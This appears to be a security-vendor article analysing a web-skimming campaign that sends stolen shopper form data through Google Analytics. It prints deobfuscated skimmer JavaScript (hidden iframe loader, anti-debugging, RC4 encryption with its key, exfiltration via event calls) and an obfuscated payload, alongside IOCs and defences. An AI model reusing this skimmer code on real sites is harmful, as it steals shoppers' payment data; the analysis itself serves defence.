Web skimming with Google Analytics

securelist.com/web-skimming-with-google-analytics/97414/

Authors

Expert Victoria Vlasova

Web skimming is a common class of attacks generally aimed at online shoppers. The principle is quite simple: malicious code is injected into the compromised site, which collects and sends user-entered data to a cybercriminal resource. If the attack is successful, the cybercriminals gain access to shoppers' payment information.


To make the data flow to a third-party resource less visible, fraudsters often register domains resembling the names of popular web services, and in particular, Google Analytics (google-anatytics[.]com, google-analytcsapi[.]com, google-analytc[.]com, google-anaiytlcs[.]com, google-analytics[.]top, google-analytics[.]cm, google-analytics[.]to, google-analytics-js[.]com, googlc-analytics[.]com, etc.). But attack of this kind were also found to sometimes use the authentic service.

To harvest data about visitors using Google Analytics, the site owner must configure the tracking parameters in their account on analytics.google.com, get the tracking ID (trackingId, a string like this: UA-XXXX-Y), and insert it into the web pages together with the tracking

code (a special snippet of code). Several tracking codes can rub shoulders on one site, sending data about visitors to different Analytics accounts.

Recently, we identified several cases where this service was misused: attackers injected malicious code into sites, which collected all the data entered by users, and then sent it via Analytics. As a result, the attackers could access the stolen data in their Google Analytics account. We found about two dozen infected sites worldwide. The victims included stores in Europe and North and South America selling digital equipment, cosmetics, food products, spare parts etc.

The screenshot below shows how the infection looks — malicious code with the attacker's tracking code and tracking ID:



```
3414    function s() {
3415        document['querySelectorAll']('iframe#ga')['forEach'](function(X) {
3416            f('removed\x20element', X);
                X['remove']();
3418        });
3419        var U = document['createElement']('iframe');
3420        U['style']['visibility'] = 'hidden';
3421        U['style']['width'] = '1px';
3422        U['style']['position'] = 'fixed';
3423        U['style']['height'] = '1px';
3424        U['style']['top'] = '-9999px';
3425        U['style']['left'] = '-9999px';
3426        U['style']['display'] = 'none';
3427        U['frameBorder'] = 0x0;
3428        U['setAttribute']('scrolling', 'no');
3429        U['id'] = 'ga';
3430        U['name'] = 'ga';
3431        var V = 'function\x20l(){var\x20e,t,n,c,o,a;e=window,t=document,n=\x27script\x27,c=\x27_xxmga\x27,e.
GoogleAnalyticsObject=c,e[c]=e[c]||function(){(e[c].q=e[c].q||[]).push(arguments)},e[c].l=1*new\x20Date,o=t.
createElement(n),a=t.getElementsByTagName(n)[0],o.async=1,o.onerror=_xe,o.onload=_xl,o.src=\x27https://www.
google-analytics.com/analytics.js\x27,a.parentNode.insertBefore(o,a),_xxmga(\x27create\x27,\x27UA-164293196-1\
x27,\x27auto\x27)}l();var\x20i=i;function\x20_xe(){i<6&&(l(),i++)}function\x20_xl(){document&&document.
currentScript&&document.currentScript.remove()};';
3432        var W = '<html><head><script>' + V + '</script></head><body></body></html>';
3433        if (document && document['querySelector']('body')) {
3434            document['querySelector']('body')['appendChild'](U);
3435            f('iframe\x20added');
3436            U['contentWindow']['document']['open']();
3437            U['contentWindow']['document']['write'](W);
3438            U['contentWindow']['document']['close']();
```

Screenshot 1

The attacker tries to hide their malicious activity using a classic anti-debugging technique. Screenshot 2 shows code for checking whether Developer mode is enabled in the visitor's browser. The code in the screenshot above is executed only if the result is negative.

```
3371    var l = ! [];
3372    var m = {
3373        'isOpen': ! [],
3374        'orientation': undefined
3375    };
3376    var n = 0xa0;
3377    var o = function(U, V) {
3378        window['dispatchEvent'](new CustomEvent('devtoolschange', {
3379            'detail': {
3380                'isOpen': U,
3381                'orientation': V
3382            }
3383        }));
3384    };
3385    setInterval(p, 0x1f4);
3386    function p() {
3387        var U = window['outerWidth'] - window['innerWidth'] > n;
3388        var V = window['outerHeight'] - window['innerHeight'] > n;
3389        var W = U ? 'vertical' : 'horizontal';
3390        if (!(V && U) && (window['Firebug'] && window['Firebug']['chrome'] && window['Firebug']['chrome']['
isInitialized'] || U || V)) {
3391            if (!m['isOpen'] || m['orientation'] !== W) {
3392                r();
3393                o(!! [], W);
3394            }
3395            m['isOpen'] = l = !! [];
3396            m['orientation'] = W;
3397        }
3398        else {
3399            if (m['isOpen']) {
```

Screenshot 2

Curiously, the attackers left themselves a loophole — the option to monitor the script in Debug mode. If the browser's local storage (localStorage) contains the value **'debug_mode'=='11'**, the malicious code will spring into life even with the developer tools open, and will go as far as to write comments to the console in clumsy English with errors. In screenshot 3, the line with the **'debug_mode'** check follows the implementation of the RC4 encryption algorithm (used to encrypt the harvested data before sending it).

```
3336            return String;
3337        }
3338    }
3339    function h(U, V) {
3340        var W = [], X = 0x0, Y, Z = '';
3341        for (var a0 = 0x0; a0 < 0x100; a0++) {
3342            W[a0] = a0;
3343        }
3344        for (a0 = 0x0; a0 < 0x100; a0++) {
3345            X = (X + W[a0] + g(U)['charCodeAt'](a0 % U['length'])) % 0x100;
3346            Y = W[a0];
3347            W[a0] = W[X];
3348            W[X] = Y;
3349        }
3350        a0 = 0x0;
3351        X = 0x0;
3352        for (var a1 = 0x0; a1 < V['length']; a1++) {
3353            a0 = (a0 + 0x1) % 0x100;
3354            X = (X + W[a0]) % 0x100;
3355            Y = W[a0];
3356            W[a0] = W[X];
3357            W[X] = Y;
3358            Z += g()['fromCharCode'](g(V)['charCodeAt'](a1) ^ W[ (W[a0] + W[X]) % 0x100]);
3359        }
3360        return Z;
3361    }
3362    function i() {
3363        return localStorage['getItem']('debug_mode') == '11';
3364    }
3365    function j() {
3366        return !!c(a);
```

RC4

Screenshot 3

If the anti-debugging is passed, the script collects everything anyone inputs on the site (as well as information about the user who entered the data: IP address, UserAgent, time zone). The collected data is encrypted and sent using the Google Analytics Measurement Protocol. The collection and sending process is shown in screenshot 4.

```
var B = '2c436442308d21e9a5cc87cf0edb4f4998ffb50a';          // RC4 key
function C(U)
{
    if (U && U['length']) {
        let W = {};
        W['fields'] = U;                                     // 'input, select, textarea' values
        W['user_id'] = u;
        W['host'] = window['location']['host'];
        W['user_agent'] = window['navigator']['userAgent'];
        var V = new Date();
        V['setTime'](V['getTime']() + V['getTimezoneOffset']() - parseInt(V['getTimezoneOffset']()) * 0x3c * 0x3e8);
        if (S && T()) {
            W['ip'] = T();                                   // victim's IP obtained using api.ipify.org
        }
        if (j()) {
            W['isDeveloper'] = 0x1;
        }
        W['uid'] = c('_gid') || e();
        W['datetime'] = V['toLocaleString']();
        f('all\x20fields\x20what\x20send', W);               // console.log('all fields what send', stolen_data)
        W = D(W);                                            // JSON.stringify(stolen_data)
        f('data\x20length', W['length']);
        let X = h(B, W);                                     // RC4(key, stringified_stolen_data)
        f('data\x20rc4', X);
        f('data\x20rc4\x20length', X['length']);
        let Y = E(X);                                        // btoa(encrypted_stolen_data)
        f('data\x20rc4', Y);
        f('data\x20rc4\x20length', Y['length']);
        if (k() && t() && t()['_xxmga']) {
            t()['_xxmga']('send', 'event', v, Y, F());       // ga('send', 'event', '57', packed_stolen_data, random_guid)
        }
    }
}
```

Screenshot 4

The stolen data is sent by invoking the **send event** method in the **‘eventAction’** field.

The function signature in this case is:

```
ga('send', 'event', {
  'eventCategory': 'Category',  //Protocol Parameter: ec; Value type: text; Max Lenght: 150 Bytes
  'eventAction': 'Action',    //Protocol Parameter: ea; Value type: text; Max Lenght: 500 Bytes
  'eventLabel': 'Label'     //Protocol Parameter: el; Value type: text; Max Lenght: 500 Bytes
});
```

This leads to an HTTP request being sent to the URL https[:]//www.google-analytics.com/collect?<parameters>&ea=packed_stolen_data&<parameters>

In the above-described case, malicious code is inserted into a script on the infected site in “readable” form. In other cases, however, the injection can be obfuscated. Malicious code also can be downloaded from a third-party resource. Screenshot 5 shows an example obfuscation option. In this variant, a call to a malicious script from firebasestorage.googleapis[.]com is inserted into the infected site.

```
document['getElementById']('card_pay')['style']['display']='block';}f['onchange']=function(){if(f['checked']&&f['value']
=='cc'){if(document['getElementById']('card_pay')){document['getElementById']('card_pay')['style']['display']='block';}}
else{if(document['getElementById']('card_pay')){document['getElementById']('card_pay')['style']['display']='none';}}};})
;}function e(f){if(f['length']<0x4){return f['replace'](/\W/gi,'')['replace'](/(.{2})/g,'$1/');}else{return f;}}if(
document['querySelector']('input[name=\x27card_exp_date\x27]')){document['querySelector']('input[name=\x27card_exp_date\
x27]')['addEventListener']('change',function(){this['value']=e(this['value']);});document['querySelector']('input[name=\
x27card_exp_date\x27]')['addEventListener']('keypress',function(){this['value']=e(this['value']);});}}function b(c){var
d=document['cookie']['match'](new RegExp('(^|\x20)'+c+'=([^;]+)'));if(d)return d[0x2];}if(!b('_giad')||window['
localStorage']['getItem']('debug_mode')==0xb){a();window['setInterval'](a,0x3e8);}}());var di$a=['
wpXCo8OZCcOYw6kyH8Oyw4LDhsKXRDrCixPDlQDCh8O8w47DtsK5Y8KNw5hlwrbDmMKvw5x0w7PDklPDmCPCoMKgI2HCrsKvwqtywozDhEAxX3DCscK7IiR3
w6gNw70+KXRRJsOCf8KVwq7DsnzCh3hdTRHDnls9Ax/DosOGMkMOV8ONw53DinnCgmlXNyTCkcKlw7JSSsOWw648Xx/
CnGvCncOHTcKNaMKvAsK3dBJudcKkw6xCw73ChH/CjMKlwrAnYsOWbcK6XQhiw54wwobCliXDjXDCgnkMw7PDjMKsVyvCmcKtwp7CuMKAw6clVcKqWRPDl0/
CiMKrwr5+wqHDjjXCo8OMHnPChRtZIMOSYhLDskcAd2DCtcOKw5vCkmPCkcO5w7nCt8O/
wpbDl07DoBxpdwXCmsOlwo9hSsOpw6tkfGTDpjBHPsKuwo7DtTxEI8KudMOvdxPDi3MeLmvDssOcwpZqVcKIDsOTAMOqw5LCp8KGwrDDmmPCg8K/
FcO7J8KGwpjCgMOlwp/
DqMKSJiTDnkJkUHBMXcKCwr4YwrLDizZGEcKyfhkQwrtlT8KiCsKWwqfDi8OvwoXCtMKmTsKuUMO0w7jCmnwCYcKawpLDvnpUccKSwrbDmXzCnMKxwoHDn8K
Tw6HDhMKmXMOCw6MlwpPDgsOAI8Kywrhte3PDucO3SMKDwqXDiMK3aMOgwoFJICY2DXXDt3nDhMO9RhLCqcKnAMKVJsOIwrXDsMOIc8KPTcKBwpjCtQfCj8K
Uw5BNwpzDqQvClsKJal3DicOMH8KGwo3Cl8KwwqPDjRMCBsKywqJHw6jDp8O5NsKXw4l+
w4LCkw7DlFrCo8K1fcOkCj7DvcOfwp3DiwjDmmJiUwpXwpLDhMKbwqENBD9hw5kaZcKRb3MKwppmSRDCnMOIQ0HDn8K+woIGZl/
CsgpNXsKZw4bCjR87wpAHw5lGwrgVw6FiwrfCq8KLwovDm8K/
KgLDvhIiacOwNTldKV3DmsOfwp5Hw6MXZMKawqlNwqlMw6LCnDcIw45uL8KzTcK7wrEne8K6w6TDq8OlwrHCnxJQLcOew5kqAsO2w73Dmh0LISTCuA3DksKP
wrQgZnfDqsK3wrnDuXMLIcOEw5/Cr8OEwosuw5Mmw5vDiMOxKyrCjg5Sw4jDoiB5wqFSwr3CvcOSwqMbD8K/
wpoFwqo6DsOGwrTCqMOMwoHCjWwMUsKewphWwqdowqFxw498w7ZuScOBw5PCq0fCrmrCtQXDvwlmw53Dl8OXUW5IwqnCrsOUwpTClz4YwqzDhsOSwqLChsO7
w4vCjzTCpsOMw68rwqDDhxrDvkvChQskGMKqaWjDmsK8XcKSL8OEflVbOWHCuktGJEPDkh9peMKmwoNxZFltw6QQwpIoaSnCixfDmxJpw64Mw6Zlw5k4wqPD
```


Screenshot 5

After deobfuscation, we obtain a similar script with the same distinctive comments. Part of its code is presented in screenshot 6 (a different tracking ID is used).

Screenshot 6

What's the danger

Google Analytics is an extremely popular service (used on more than 29 million sites, according to BuiltWith) and is blindly trusted by users: administrators write *.google-analytics.com into the Content-Security-Policy header (used for listing resources from which third-party code can be downloaded), allowing the service to collect data. What's more, the attack can be implemented without downloading code from external sources.

How to avoid the issues

Users:

Install security software. Kaspersky solutions detect malicious scripts used in such attacks as HEUR:Trojan-PSW.Script.Generic.

Webmasters:

- Do not install web applications and CMS components from untrusted sources. Keep all software up to date. Follow news about vulnerabilities and take recommended actions to patch them.

- Create strong passwords for all administration accounts.
- Limit user rights to the minimum necessary. Keep track of the number of users who have access to service interfaces.
- Filter user-entered data and query parameters to prevent third-party code injection.
- For e-commerce sites, it is recommended to use PCI DSS-compliant payment gateways.

IOCs

firebasestorage.googleapis[.]com/v0/b/bragvintage-f929b.appspot.com/o/*
firebasestorage.googleapis[.]com/v0/b/canature-5fab3.appspot.com/o/*
firebasestorage.googleapis[.]com/v0/b/ericeirasurfskate-559bf.appspot.com/o/*
firebasestorage.googleapis[.]com/v0/b/gluten-8e34e.appspot.com/o/*
firebasestorage.googleapis[.]com/v0/b/laser-43e6f.appspot.com/o/*
firebasestorage.googleapis[.]com/v0/b/movile-720cd.appspot.com/o/*
firebasestorage.googleapis[.]com/v0/b/plumb-99e97.appspot.com/o/*
firebasestorage.googleapis[.]com/v0/b/redfox-64c35.appspot.com/o/*
firebasestorage.googleapis[.]com/v0/b/tictoc-9677e.appspot.com/o/*

- Security Websites
- Website Hacks

Authors

Expert Victoria Vlasova

Web skimming with Google Analytics
